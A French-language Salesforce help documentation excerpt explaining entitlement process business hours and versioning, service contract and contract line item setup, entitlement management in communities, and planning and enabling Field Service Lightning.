Sur des enregistrements qui comprennent des processus d'autorisation, les heures ouvrables sont appliquées selon une hiérarchie. Salesforce utilise les heures ouvrables spécifiées au niveau le plus élevé.

Ainsi, les heures ouvrables d'un jalon remplacent celles du processus d'autorisation, qui remplacent les heures ouvrables de la requête ou de l'ordre d'exécution. Si aucune heure ouvrable n'est définie pour un jalon, celles du processus d'autorisation sont utilisées. Si les heures ouvrables ne sont pas spécifiées dans le jalon ou le processus d'autorisation, les heures ouvrables de la requête ou de l'ordre d'exécution sont utilisées.

Vous pouvez également définir des heures ouvrables pour les autorisations. Si vous créez un enregistrement à partir d'une autorisation, il hérite des heures ouvrables de l'autorisation. Cependant, si l'autorisation fait partie d'un processus d'autorisation, nous recommandons de laisser vide le champ des heures ouvrables de l'autorisation. Les enregistrements associés utilisent automatiquement les heures ouvrables du processus d'autorisation.

Lorsque de la définition des heures ouvrables, procédez comme suit :

- Si vous souhaitez utiliser le même processus d'autorisation pour les enregistrements qui ont des heures ouvrables différentes, définissez les heures ouvrables au niveau du processus d'autorisation. Par exemple, supposons que vous définissiez les heures ouvrables d'un processus d'autorisation sur les jours de la semaine, de 9h à 17h. Si un client demande une mise à jour de sa requête pendant le week-end et en soirée, vous pouvez créer un jalon « Mise à jour client » avec ses propres heures ouvrables sur une base 24/7.
- Si vous souhaitez utiliser différentes heures ouvrables pour différents niveaux de sévérité, définissez les heures ouvrables au niveau du jalon. Par exemple, si le niveau de sévérité d'une requête augmente, il peut être nécessaire de contacter le client plus souvent. Vous pouvez créer un jalon « Contact final » pour modifier les heures ouvrables en fonction du niveau de sévérité, et laisser les autres jalons du processus d'autorisation inchangés.

CONSULTER ÉGALEMENT :

Configuration d'un processus d'autorisation

# Mise à jour dans le processus d'autorisation

La gestion des versions d'autorisation permet de créer plusieurs versions d'un processus d'autorisation, même s'il est attribué à des autorisations et à des enregistrements de support actifs.

Utilisez la gestion des versions d'autorisation dans les cas suivants :

- Vous souhaitez créer plusieurs versions d'un processus d'autorisation avec de légères différences
- Vous souhaitez mettre à jour un processus d'autorisation afin de refléter les modifications de vos processus commerciaux

Parfois, un processus d'autorisation doit être mis à jour périodiquement, ce qui nécessite de restaurer une version antérieure.

Remarque: Pour pouvoir créer plusieurs versions de processus d'autorisation, la gestion des versions doit être activée dans votre organisation. Sélectionnez **Activer la gestion des versions d'autorisation** dans la page Paramètres d'autorisation de la Configuration.

Lorsque vous créez plusieurs versions de processus d'autorisation sous le même nom, le numéro de la version et les notes aident à différencier les versions. Salesforce interdit la désactivation de la version des autorisations. Par conséquent, vous pouvez connaître la version dans laquelle vous travaillez.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

Lorsque vous créez une version d'un processus d'autorisation, vous pouvez modifier les éléments suivants :

- Nom
- Description
- Activation du processus ou non
- Version par défaut ou non
- Critères d'entrée
- Critères de sortie

Vous pouvez également ajouter des notes sur la version. Cela facilite la différenciation des diverses versions d'un même processus, notamment lorsqu'elles portent le même nom.

Dans les nouvelles versions des processus d'autorisation que vous utilisez, vous pouvez ajouter de nouveaux jalons, mais vous ne pouvez pas modifier les jalons existants. Dans les nouvelles versions des processus d'autorisation que vous n'utilisez pas, vous pouvez ajouter de nouveaux jalons et modifier les jalons existants.

Lorsque vous créez une version d'un processus d'autorisation, vous pouvez l'appliquer à toutes les autorisations et à tous les enregistrements de support attribués à la version utilisée précédemment, ou uniquement aux nouvelles autorisations et nouveaux enregistrements de support. Toutes les versions d'un processus d'autorisation doivent être de même type : Requête ou Ordre d'exécution.

CONSULTER ÉGALEMENT :

Création d'une version de processus d'autorisation
Utilisation d'une nouvelle version d'un processus d'autorisation

# Création d'une version de processus d'autorisation

La gestion des versions d'autorisation permet de créer plusieurs versions d'un processus d'autorisation, même s'il est attribué à des autorisations et à des enregistrements de support actifs. Vous pouvez utiliser simultanément plusieurs versions d'un processus d'autorisation dans votre organisation Salesforce.

**Remarque:** Pour pouvoir créer plusieurs versions de processus d'autorisation, la gestion des versions doit être activée dans votre organisation. Sélectionnez **Activer la gestion des versions d'autorisation** dans la page Paramètres d'autorisation de la Configuration.

Lorsque vous créez plusieurs versions de processus d'autorisation sous le même nom, le numéro de la version et les notes aident à différencier les versions. Salesforce interdit la désactivation de la version des autorisations. Par conséquent, vous pouvez connaître la version dans laquelle vous travaillez.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour créer et mettre à jour des processus d'autorisation :

- Gérer les autorisations

1. Dans Configuration, saisissez `Processus d'autorisation` dans la case `Recherche rapide`, puis sélectionnez **Processus d'autorisation**.
2. Cliquez sur le nom du processus d'autorisation pour lequel vous souhaitez créer une nouvelle version.
3. Dans la liste Versions de processus d'autorisation, cliquez sur la version du processus pour lequel vous souhaitez créer une nouvelle version.
4. Dans la page Détails de processus d'autorisation, cliquez sur **Créer une version**.
5. Ajoutez les détails de la nouvelle version. Suivez les meilleures pratiques ci-dessous :
   - Utilisez le champ `Notes de version` pour expliquer les différences entre la nouvelle version et les autres versions. Cela permet de différencier les diverses versions dans un même processus d'autorisation.
   - Laissez le nom inchangé.
   - Cliquez sur **Activer** pour pouvoir utiliser la nouvelle version.
   - Cliquez sur **Par défaut** pour définir la nouvelle version comme version par défaut du processus. Elle ainsi plus facile d'accès dans les recherches de champ de référence.
6. Cliquer sur **Enregistrer**.
   Après l'enregistrement, vous pouvez modifier les jalons du processus d'autorisation si nécessaire.

   **Important:**
   - Dans les nouvelles versions des processus d'autorisation que vous utilisez, vous pouvez ajouter de nouveaux jalons, mais vous ne pouvez pas modifier les jalons existants. Dans les nouvelles versions des processus d'autorisation que vous n'utilisez pas, vous pouvez ajouter de nouveaux jalons et modifier les jalons existants.
   - Toutes les versions d'un processus d'autorisation doivent être de même type.

Lorsque vous créez une nouvelle version d'un processus d'autorisation, il ne s'applique pas automatiquement aux autorisations utilisées dans la version antérieure. Pour apprendre comment appliquer une nouvelle version d'un processus d'autorisation à des autorisations existantes et nouvelles, reportez-vous à Utilisation d'une nouvelle version d'un processus d'autorisation.

CONSULTER ÉGALEMENT :

Mise à jour dans le processus d'autorisation

# Utilisation d'une nouvelle version d'un processus d'autorisation

Lorsque vous avez créé une nouvelle version d'un processus d'autorisation, vous pouvez l'appliquer à toutes les autorisations attribuées à la version antérieure ou uniquement aux nouvelles autorisations. Lorsque vous appliquez un processus d'autorisation à une autorisation, il s'applique également aux enregistrements de support de cette autorisation.

Remarque: Pour pouvoir créer plusieurs versions de processus d'autorisation, la gestion des versions doit être activée dans votre organisation. Sélectionnez **Activer la gestion des versions d'autorisation** dans la page Paramètres d'autorisation de la Configuration.

Lorsque vous créez plusieurs versions de processus d'autorisation sous le même nom, le numéro de la version et les notes aident à différencier les versions. Salesforce interdit la désactivation de la version des autorisations. Par conséquent, vous pouvez connaître la version dans laquelle vous travaillez.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer et mettre à jour des processus d'autorisation :

- Gérer les autorisations

### Application d'un processus d'autorisation à une nouvelle autorisation

*Scénario :* vous créez une autorisation et souhaitez appliquer une version particulière d'un processus d'autorisation.

1. Choisissez un processus d'autorisation dans le champ de recherche Processus d'autorisation de l'autorisation.

Conseil: Après avoir cliqué sur l'icône de recherche dans le champ Processus d'autorisation, sélectionnez « Toutes les versions » dans la boîte de dialogue de recherche. Sinon, vous pouvez sélectionner uniquement parmi les versions par défaut de processus d'autorisation existants.

### Application d'un processus d'autorisation à une autorisation existante

*Scénario :* vous créez une nouvelle version d'un processus d'autorisation et vous souhaitez basculer toutes les autorisations qui utilisaient la version précédente vers la nouvelle version.

1. Dans Configuration, saisissez `Processus d'autorisation` dans la case `Recherche rapide`, puis sélectionnez **Processus d'autorisation**.
2. Cliquez sur le nom du processus d'autorisation que vous souhaitez utiliser.
   La liste de la page principale Processus d'autorisation affiche la version par défaut de chaque processus. Cliquez sur le nom d'un processus pour afficher une liste de toutes les versions disponibles pour ce processus.
3. Dans la page de détail du processus d'autorisation, cliquez sur le nom de la nouvelle version que vous souhaitez appliquer aux autorisations existantes (et par défaut aux requêtes ou aux ordres d'exécution liés à ces autorisations).
4. Cliquez sur **Nouvelle règle de mise à jour**.
5. Sélectionnez la version du processus d'autorisation que vous souhaitez mettre à jour.
   Vous pouvez mettre à jour à partir d'une toute autre version du processus, qu'elle soit active ou non.
6. Selon les différences entre l'ancienne et la nouvelle version du processus d'autorisation, la mise à jour d'une autorisation vers la nouvelle version peut déclencher des actions d'avertissement et de violation de jalon dans les enregistrement de support de cette autorisation (tels que des requêtes ou des ordres d'exécution). Pour éviter ces actions d'avertissement et de violation, sélectionnez **Ne pas déclencher de nouveaux avertissements et violations de jalon**. Nous recommandons de sélectionner cette option pour ne pas déclencher d'avertissements de violation sur d'anciennes autorisations et d'anciens enregistrements de support.
7. Cliquer sur **Enregistrer**.
   La page de détail de la règle de mise à jour affiche une estimation du nombre d'autorisations et d'enregistrements de support qui vont être mis à jour pour utiliser le nouveau processus.
8. Cliquez sur **Démarrer** pour lancer le processus de mise à jour.

Généralement, le processus de mise à jour se termine dans l'heure qui suit. Cela dépend toutefois du nombre d'autorisations et d'enregistrements mis à jour. Pendant tout le processus de mise à jour, la page de détail de la règle de mise à jour est actualisée périodiquement pour afficher le nombre d'autorisations et d'enregistrements traités. Pour arrêter à tout moment la mise à jour, cliquez sur **Arrêter**.

Lorsque la règle de mise à jour affiche le statut `Terminé`, toutes les autorisations et tous les enregistrements associés ont été mis à jour pour utiliser la nouvelle version du processus d'autorisation. Si le statut est `Terminé avec des exceptions`, cela signifie que certains enregistrements n'ont pas pu être mis à jour vers la nouvelle version en raison d'erreurs. Pour déterminer quels enregistrements n'ont pas été mis à jour et connaître les raisons de l'échec, contactez le Support Salesforce.

CONSULTER ÉGALEMENT :

- Configuration d'un processus d'autorisation
- Mise à jour dans le processus d'autorisation
- Création d'une version de processus d'autorisation

# Configuration de contrats de service

Les contrats de service sont des accords passés entre vous et vos clients pour un type de support client. Les contrats de service peuvent représenter différents types de support client, tels que des garanties, des inscriptions ou des accords de niveau de service (SLA).

**Remarque:** Pour pouvoir configurer des contrats de service, les autorisations doivent être activées dans votre organisation.

Dans les paramètres de gestion d'objet des contrats de service :

1. **Personnalisez les champs de contrats de service.**

   Vous pouvez ainsi contrôler les informations que les utilisateurs ajoutent aux contrats de service. Vous pouvez créer des champs de contrat de service personnalisés, spécifiques à votre secteur d'activité et à votre processus de support.

2. **Personnalisez les présentations de page de contrat de service.**

   Cela permet de spécifier les champs et les listes associées que les utilisateurs affichent dans les contrats de service. Vous pouvez effectuer les personnalisations suivantes :

   - Ajoutez le champ `Icône de statut` pour indiquer aux utilisateurs si le contrat de service est actif, expiré ou inactif.
   - Pour permettre aux utilisateurs de définir un contrat de service comme parent d'un autre, ajoutez le champ `Contrat de service parent` et la liste associée Contrats de service enfants. Vous pouvez également ajouter le champ en lecture seule `Contrat de service racine` pour permettre aux utilisateurs d'afficher les contrats de service de premier niveau d'une hiérarchie de contrats de service. Une hiérarchie de contrats de service peut inclure jusqu'à 10 000 contrats de service.

3. **Définissez la sécurité au niveau du champ dans les champs de contrat de service.**

   Vous pouvez ainsi sélectionner les champs de contrat de service auxquels les utilisateurs ont accès.

4. **Définissez le suivi d'historique des champs sur les contrats de service.**

   Cela permet de connaître la date de modification des valeurs de champ. Les modifications sont répertoriées dans la liste associée Historique des contrats de service. Dans les paramètres de gestion d'objet des contrats de service, accédez à la section des champs, puis cliquez sur **Définir le suivi d'historique**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour configurer des contrats de service :

- Gérer les autorisations

  ET

  Personnaliser l'application

5. **Affichez l'onglet Contrats de service dans Salesforce et dans n'importe quelle application personnalisée.**

   L'onglet Contrats de service permet aux utilisateurs de créer et de modifier des contrats et des lignes de contrat. Ajoutez l'onglet à une application ou demandez aux utilisateurs de l'ajouter à un ensemble d'onglets existant dans Salesforce. Pour pouvoir afficher l'onglet Contrats de service, les utilisateurs doivent disposer de l'autorisation Lire sur les contrats de service.

6. **Ajoutez la liste associée Contrats de service aux présentations de page de compte et de contact.**

   Les utilisateurs peuvent ainsi créer, mettre à jour et vérifier les contrats de service à partir de comptes et de contacts.

CONSULTER ÉGALEMENT :

Liste de contrôle de configuration de la gestion des autorisations
Configuration d'éléments de ligne de contrat

# Configuration d'éléments de ligne de contrat

Configurez des éléments de ligne de contrat afin de spécifier les produits couverts par un contrat de service. Pour les utilisateurs, les éléments de ligne de contrat sont affichés uniquement dans la liste associée Éléments de ligne de contrat des contrats de service (pas dans les contrats eux-mêmes !). Vous pouvez utiliser des éléments de ligne de contrat uniquement si votre organisation Salesforce utilise des produits.

Remarque: Pour pouvoir configurer des éléments de ligne de contrat, les autorisations doivent être activées dans votre organisation.

Dans les paramètres de gestion d'objet des éléments de ligne de contrat :

1. **Personnalisez les champs d'éléments de ligne de contrat.**

   Vous pouvez ainsi contrôler les informations que les utilisateurs ajoutent aux éléments de ligne de contrat. Vous pouvez créer des champs de ligne de contrat personnalisés, spécifiques à votre secteur d'activité et à votre processus de support.

2. **Personnalisez les présentations de page d'élément de ligne de contrat.**

   Cela permet de spécifier les champs et les listes associées que les utilisateurs affichent dans les lignes de contrat. Vous pouvez effectuer les personnalisations suivantes :

   - Ajoutez le champ `Icône de statut` qui indique aux utilisateurs si la ligne est active, expirée ou inactive.
   - Pour permettre aux utilisateurs de définir un élément de ligne comme parent d'un autre, ajoutez le champ `Élément de ligne de contrat parent` et la liste associée Éléments de ligne de contrat enfants. Vous pouvez également ajouter le champ en lecture seule `Élément de ligne de contrat racine`, qui répertorie les éléments de ligne de premier niveau d'une hiérarchie d'éléments de ligne de contrat. Une hiérarchie d'éléments de ligne de contrat peut contenir jusqu'à 10 000 éléments de ligne.

3. **Personnaliser les présentations de page d'autres objets.**

   Cela permet de déterminer comment les utilisateurs associent des lignes de contrat à d'autres enregistrements. Vous pouvez effectuer les personnalisations suivantes :

   - (Obligatoire) Ajouter la liste associée Éléments de ligne de contrat à des présentations de page de contrat de service. Les utilisateurs peuvent ainsi créer, modifier et supprimer des éléments de ligne de contrat depuis des contrats de service.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour configurer des contrats de service et des éléments de ligne de contrat avec des autorisations :

- Gérer les autorisations

  ET

  Personnaliser l'application

- Ajouter la liste associée Éléments de ligne de contrat à des présentations de ressource. Cela permet aux utilisateurs d'afficher et de modifier les associations entre des lignes de contrat et de ressource.
- Ajouter le champ de référence `Élément de ligne de contrat` à des présentations de page d'autorisation. Cela permet aux utilisateurs d'associer une ligne à une autorisation spécifique.

4. **Définissez la sécurité au niveau du champ dans les lignes d'élément de contrat.**

   Vous pouvez ainsi sélectionner les champs d'éléments de ligne de contrat auxquels les utilisateurs peuvent accéder.

5. **Définissez le suivi d'historique des champs sur les éléments de ligne de contrat.**

   Cela permet de connaître la date de modification des valeurs de champ. Les modifications sont répertoriées dans la liste associée Historique des élément de ligne de contrat, dans les éléments de ligne de contrat. Dans les paramètres de gestion d'objets des éléments de ligne de contrat, accédez à la section des champs, puis cliquez sur **Définir le suivi d'historique**.

Remarque: Les planifications ne sont pas disponibles pour les lignes de contrat et les utilisateurs de communauté ne peuvent pas y accéder.

CONSULTER ÉGALEMENT :

Liste de contrôle de configuration de la gestion des autorisations

# Configuration de la gestion des autorisations dans des communautés

Ajoutez la gestion des autorisations à vos communautés afin de permettre aux clients et aux partenaires d'afficher leurs autorisations et leurs contrats de service. Les éléments de ligne de contrat ne sont pas affichés dans les communautés.

Pour exposer les autorisations et/ou les contrats de service dans une communauté, procédez comme suit :

1. Mettez à jour les profils utilisateur.
   a. Clonez les profils Utilisateur de communauté client, Utilisateur plus de communauté client ou Utilisateur de communauté partenaire, et activez l'autorisation « Lire » sur les accréditations et/ou les contrats de service.

      Remarque: Pensez à cliquer sur **Modifier les profils**, en bas de la page de détail pour activer les nouveaux profils.

   b. Dans les profils de modérateur de communauté délégué, vous pouvez également activer les autorisations « Créer » et « Supprimer » sur les contacts d'autorisation. Les modérateurs peuvent ainsi mettre à jour les contacts d'autorisation.
   c. Assurez-vous que la visibilité des onglets Autorisations et/ou Contrats de service est définie sur Valeur par défaut activée.
2. Ajoutez les onglets Autorisations et/ou Contrats de service à la communauté.
3. Ajoutez le champ `Nom de l'autorisation` aux présentations de page de requête et d'ordre d'exécution attribuées aux utilisateurs de communauté. Les utilisateurs peuvent ainsi ajouter des autorisations à des requêtes et à des ordres d'exécution. Les ordres d'exécution ne sont pas disponibles dans les communautés créées avec des modèles de communautés en libre-service.

   Remarque: Pour éviter d'exposer vos processus de support internes, nous recommandons de **ne pas** ajouter les champs suivants aux présentations de page de requête et d'ordre d'exécution pour les utilisateurs de communauté :

   - `Heure de début du processus d'autorisation`
   - `Heure de fin du processus d'autorisation`
   - `Arrêté`
   - `Arrêté depuis`
4. Vous pouvez également ajouter la liste associée Autorisations aux présentations de page de compte et de contact attribuées aux modérateurs de communauté. Cela permet aux modérateurs de créer automatiquement des requêtes associées aux autorisations appropriées.

## Éditions

Disponible avec : Salesforce Classic

Les communautés sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

La gestion des autorisations est disponible avec **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

## AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des communautés ET être membre de la communauté qui est mise à jour

Pour configurer la gestion des autorisations :

- Gérer les autorisations

Pour attribuer des licences utilisateur :

- Gérer les utilisateurs internes

# Configuration d'une plate-forme Field Service

## Field Service Lightning

Vous souhaitez gérer votre service d'assistance à un emplacement unique ? Field Service Lightning comprend un jeu de fonctionnalités puissant qui permet de configurer et de personnaliser une plate-forme d'assistance dans Salesforce.

Field Service Lightning inclut les fonctionnalités ci-dessous, que vous pouvez sélectionner en fonction des besoins de votre activité.

- Les **fonctionnalités standard** de Field Service Lightning sont disponibles lorsque Field Service Lightning est activé dans votre organisation. Elles comprennent :
  - **Gestion des ordres d'exécution :** Les *ordres d'exécution* représentent les tâches à réaliser pour vos clients. Vous pouvez joindre des articles Knowledge à des ordres d'exécution, les séparer en tâches secondaires appelées *éléments d'ordre d'exécution* et suivre les termes des contrats de niveau de service à l'aide de jalons. Les *rendez-vous de service* sont associés à des ordres d'exécution et des éléments d'ordres d'exécution. Ils comprennent des détails sur la planification du rendez-vous. De plus, des modèles appelés *types de travail* aident à standardiser vos ordres d'exécution et vous font gagner du temps.
  - **Gestion des ressources :** Les *ressources de service* désignent les utilisateurs qui peuvent réaliser le travail d'assistance sur site. Vous pouvez attribuer des ressources de service à des rendez-vous de service, et spécifier les compétences, le territoire de service et les heures de fonctionnement de chaque ressource. Les *territoires de service* représentent les régions dans lesquelles le travail d'assistance sur site peut être réalisé. Vous pouvez attribuer des ressources de service à un territoire et créer des hiérarchies de territoires.
  - **Gestion de la planification :** Les *heures de fonctionnement* permettent de définir les horaires de travail des ressources de service et les heures auxquelles le travail peut être réalisé dans les territoires de service. Vous pouvez également suivre les absences des ressources de service.
- Les **packages gérés** s'appuient sur les fonctionnalités standard de Field Service Lightning et comprennent :
  - Un optimiseur de planification qui alloue des ressources à des rendez-vous avec efficacité, en tenant compte du niveau de compétence, du temps de déplacement, de la localisation du technicien, et d'autres facteurs.
  - Une console de planification dynamique offre aux coordinateurs et aux superviseurs une vue d'ensemble de tous les rendez-vous d'assistance prévus.
  - Une boîte à outils robuste composée de règles métiers et de stratégies de planification aide à définir le modèle de planification idéal.
  - Des déclencheurs prêts à l'emploi facilitent la personnalisation de vos préférences de planification et d'affichage.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

- Les fonctionnalités de Field Service Lightning sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud. Les ordres d'exécution sont également disponibles dans **Professional** Edition.
- Les packages gérés Field Service Lightning sont disponibles moyennant un coût supplémentaire dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud.

Field Service Lightning vous offre des outils de planification, d'exécution et de suivi de toutes les activités d'assistance sur site, depuis l'installation jusqu'à la réparation et la maintenance. Nous pouvons commencer !

CONSULTER ÉGALEMENT :

Planification pour Field Service Lightning
Configuration de Field Service Lightning
Considérations relatives à Field Service Lightning

# Planification pour Field Service Lightning

Field Service Lightning est un ensemble de fonctionnalités puissantes que vous pouvez personnaliser pour répondre aux besoins uniques de votre service d'assistance sur site. Avant de configurer Field Service Lightning, tenez compte des questions de planification importantes ci-dessous.

**Quels types de tâche d'assistance sur site voulez-vous suivre ?**

Si de nombreux rendez-vous de votre société consistent à accomplir des tâches similaires, il est préférable de créer des modèles d'ordre d'exécution, appelés *types de travail*. Dans chaque type de travail, vous pouvez spécifier la durée du type de rendez-vous et les compétences requises pour réaliser le travail. Vous pouvez ensuite créer rapidement des ordres d'exécution ou des éléments d'ordre d'exécution qui héritent des paramètres du type de travail. Les types de travail permettent de gagner du temps et de standardiser les activités d'assistance sur site.

**Comment souhaitez-vous suivre les compétences des techniciens ?**

Vous pouvez attribuer des compétences à toutes les ressources de service de votre organisation afin de préciser leurs certifications et domaines d'expertise. Vous pouvez également spécifier le niveau de compétence de chaque ressource de 0 à 99,99. Par exemple, vous pouvez attribuer à Maria la compétence « Soudure » niveau 50. Vous pouvez en outre ajouter des compétences requises à des types de travail, des ordres d'exécution et des éléments d'ordre d'exécution afin d'informer les répartiteurs des compétences requises pour réaliser le travail.

Si vous envisagez d'utiliser la fonctionnalité des compétences, déterminez les compétences que vous souhaitez suivre et comment les niveaux de compétence sont définis. Par exemple, vous pouvez définir un niveau de compétence qui reflète les années d'expérience, les certifications ou les diplômes.

**Comment voulez-vous modéliser les territoires ?**

Vous pouvez créer des *territoires de service* dans votre organisation afin de représenter les régions géographiques dans lesquelles votre équipe travaille. Les territoires ont leurs propres heures de fonctionnement, et les ressources de service peuvent être attribuées à des territoires en tant que membres.

Si vous souhaitez utiliser des territoires de service dans Salesforce, déterminez les territoires que vous devez créer. Selon le mode opératoire de votre activité, vous pouvez créer des territoires basés sur des villes, des pays ou d'autres facteurs.

**Comment voulez-vous gérer les calendriers de votre équipe ?**

Une ressource de service a des *heures de fonctionnement* pour chaque territoire de service auquel elle appartient. Les heures de fonctionnement indiquent les horaires pendant auxquels la ressource est disponible pour travailler dans ce territoire. De la même façon, les heures de fonctionnement d'un territoire de service indiquent les horaires auxquels les rendez-vous peuvent être fixés dans le territoire. Si les heures de fonctionnement d'une ressource ne sont pas définies pour un territoire, elle hérite des heures de fonctionnement de son territoire de service. Les absences d'une ressource sont suivies dans la liste associée Absences de sa page de détail.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

- Les fonctionnalités de Field Service Lightning sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud. Les ordres d'exécution sont également disponibles dans **Professional** Edition.
- Les packages gérés Field Service Lightning sont disponibles moyennant un coût supplémentaire dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud.

Vous pouvez évaluer la planification d'une ressource de service en visualisant ses rendez-vous de service planifiés, ses absences et ses heures de fonctionnement, mais la vue du calendrier est disponible pour des ressources de service individuelles uniquement si vous utilisez les packages gérés Field Service Lightning.

**Voulez-vous utiliser une console de répartiteur personnalisable et l'optimisation automatique de la planification ?**

Si tel est le cas, utilisez les packages gérés Field Service Lightning. Les packages exploitent les fonctionnalités standard de Field Service Lightning et comprennent :

- Un optimiseur de planification qui alloue des ressources à des rendez-vous avec efficacité, en tenant compte du niveau de compétence, du temps de déplacement, de la localisation du technicien, et d'autres facteurs.
- Une console de planification dynamique offre aux coordinateurs et aux superviseurs une vue d'ensemble de tous les rendez-vous d'assistance prévus.
- Une boîte à outils robuste composée de règles métiers et de stratégies de planification aide à définir le modèle de planification idéal.
- Des déclencheurs prêts à l'emploi facilitent la personnalisation de vos préférences de planification et d'affichage.

**Voulez-vous offrir à vos clients la possibilité de suivre la progression de l'assistance ?**

Si tel est le cas, vous pouvez ajouter des objets standard Field Service Lightning, notamment des ordres d'exécution, à vos communautés crées avec le modèle Onglets Salesforce + Visualforce. Seuls les ordres d'exécution, les éléments d'ordre d'exécution et les rendez-vous de service sont disponibles dans les communautés créées en utilisant le modèle Customer Service (Napili). Pensez à vérifier les champs visibles dans vos communautés pour vous assurer que les clients affichent uniquement les informations dont ils ont besoin.

CONSULTER ÉGALEMENT :

Considérations relatives à Field Service Lightning
Configuration de Field Service Lightning

# Configuration de Field Service Lightning

Configurez Field Service Lightning en fonction des besoins de votre activité.

**Important:** Avant de commencer, informez-vous ! Nous recommandons de lire :

- Planification pour Field Service Lightning
- Considérations relatives à Field Service Lightning

1. Activation de Field Service Lightning
   Activez Field Service Lightning pour commencer à utiliser les fonctionnalités d'assistance telles que les ordres d'exécution, les rendez-vous de service et autres.
2. Attribution d'ensembles d'autorisations Field Service Lightning
   Pour accorder à votre équipe l'accès aux fonctionnalités de Field Service Lightning, attribuez aux utilisateurs les autorisations d'objet requises à l'aide de licences d'ensemble d'autorisations.
3. Configuration des packages gérés Field Service Lightning
   Les packages gérés Field Service Lightning s'appuient sur les fonctionnalités de service d'assistance standard de Salesforce pour offrir une expérience riche et hautement personnalisable aux répartiteurs et aux techniciens.
4. Configuration de territoires de service
   Un territoire de service représente une région dans laquelle le travail d'assistance sur site peut être réalisé. Apprenez à configurer les paramètres de territoire de service et à créer des territoires adaptés à vos processus métier.
5. Configuration de ressources de service
   Une ressource de service représente un utilisateur Salesforce qui peut réaliser un travail d'assistance sur site. Apprenez comment créer des ressources de service, et suivre leurs compétences et leur disponibilité.
6. Configuration d'ordres d'exécution
   Un ordre d'exécution représente le travail à réaliser sur les produits de vos clients. Apprenez à configurer les paramètres des ordres d'exécution et à créer des modèles, appelés types de travail, qui vous font gagner du temps.
7. Configuration de compétences pour l'assistance sur site
   Attribuez des compétences à des ressources de service pour indiquer le type de travail qu'elles peuvent réaliser. Vous pouvez également ajouter des compétences requises à des ordres de travail et à des types de travail afin d'attribuer des missions uniquement aux ressources qui possèdent les compétences exigées.
8. Création d'heures de fonctionnement
   Définissez des heures de fonctionnement et attribuez-les à des territoires de service, à des membres de territoire de service ou à des comptes pour indiquer les horaires d'assistance sur site.
9. Création de rapports Field Service Lightning
   Créez des types de rapport pour suivre la progression des activités d'assistance sur site dans votre organisation.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

- Les fonctionnalités de Field Service Lightning sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud. Les ordres d'exécution sont également disponibles dans **Professional** Edition.
- Les packages gérés Field Service Lightning sont disponibles moyennant un coût supplémentaire dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud.

CONSULTER ÉGALEMENT :

Consignes relatives à Field Service Lightning

# Activation de Field Service Lightning

Activez Field Service Lightning pour commencer à utiliser les fonctionnalités d'assistance telles que les ordres d'exécution, les rendez-vous de service et autres.

1. Dans Configuration, saisissez *Paramètres de Field Service* dans la case Recherche rapide, puis sélectionnez **Paramètres de Field Service**.
2. Cliquez sur **Activer Field Service Lightning**.
3. Vous pouvez sélectionner l'option d'activation des notifications dans l'application pour les utilisateurs de Salesforce1 et Lightning Experience lorsque les actions suivantes se produisent dans un ordre d'exécution ou un élément d'ordre d'exécution qui appartient aux utilisateurs ou qu'ils suivent :
   - Une publication de texte ou de fichier est ajoutée
   - Un champ suivi est mis à jour
   - Le propriétaire de l'enregistrement change
   - Les attributions de ressources changent dans un rendez-vous de service associé

   Remarque: Si l'option de suivi de tous les objets associés est sélectionnée dans vos paramètres de suivi de fil pour les ordres d'exécution, les utilisateurs sont également notifiés lors de la création ou de la suppression d'enregistrements enfants d'ordre d'exécution, tels que des rendez-vous de service.
4. Lorsque vous configurez des types de travail, qui sont des modèles d'ordre d'exécution, vous pouvez choisir d'ajouter automatiquement un rendez-vous de service aux nouveaux ordres d'exécution ou éléments d'ordre d'exécution associés à un type de travail. Vous pouvez configurer la Date d'échéance des rendez-vous de service automatiquement créés, en indiquant le nombre de jours qui suivent la date de création.

Lorsque Field Service Lightning est activé, les onglets ci-dessous sont disponibles dans Salesforce :

- **Types de travail :** modèles qui aident à standardiser vos ordres d'exécution.
- **Rendez-vous de service :** rendez-vous pour réaliser le travail d'assistance pour les clients. Vous pouvez spécifier le nombre de ressources requises pour un rendez-vous, les compétences requises et la planification du rendez-vous.
- **Territoires de service :** régions dans lesquelles l'assistance doit être réalisée. Vous pouvez attribuer des ressources à un territoire et créer des hiérarchies de territoires.
- **Ressources de service :** les utilisateurs qui réalisent un travail d'assistance. Vous pouvez attribuer des ressources à des rendez-vous de service, et spécifier les compétences, le territoire de service et d'autres informations sur chaque ressource.
- **Heures de fonctionnement :** les horaires d'assistance que vous définissez pour les territoires de service, les ressources de service et les comptes.

